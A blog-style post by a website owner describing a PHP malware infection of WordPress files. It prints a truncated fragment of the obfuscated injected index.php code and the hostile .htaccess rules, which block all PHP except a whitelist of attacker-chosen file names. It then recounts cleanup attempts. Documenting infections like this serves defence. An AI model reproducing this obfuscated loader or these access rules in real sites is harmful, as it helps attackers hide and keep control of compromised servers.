Today, I encountered a rather potent virus that automatically infects files like index.php and .htaccess in the website directory. After infection, the website becomes inaccessible. The other impacts are unclear. Here, I'll document the virus analysis and solution.

Details of the virus:
First, a large chunk of encrypted code is inserted into the index.php file:
<php
$O_O_O_0O00=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$O0_0O__0OO=$O_O_O_0O00[44].$O_O_O_0O00[53].$O_O_O_0O00[31].$O_O_O_0O00[65].$O_O_O_0O00[10].$O_O_O_0O00[53].$O_O_O_0O00[31].$O_O_O_0O00[44].$O_O_O_0O00[39].$O_O_O_0O00[21].$O_O_O_0O00[56].$O_O_O_0O00[31].$O_O_O_0O00[10].$O_O_O_0O00[56].$O_O_O_0O00[21
Then, the .htaccess file is consistently altered to look like the following:
<FilesMatch ".(py|exe|php)$">
Order allow,deny
Deny from all
</FilesMatch>
<FilesMatch "^(about.php|radio.php|index.php|content.php|lock360.php|admin.php|wp-login.php)$">
Order allow,deny
Allow from all
</FilesMatch>
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
The website infected by this virus uses a cPanel virtual host. Strangely, after I deleted all files in the root directory and refreshed, virus files were still automatically generated. The reason is unknown, so I directly replaced it with another server for installation, and everything returned to normal.
From information found on the WordPress official forum, this virus has been encountered by some people for a few months, but there is no clear solution. Fortunately, this virus does not infect the database, so reinstalling WordPress can eliminate this virus (you may also need to reinstall the server system or change to a different server).
Additionally, there is a method online that I haven't tested: first stop the PHP process, then delete the infected files, then restart PHP. You can give it a try.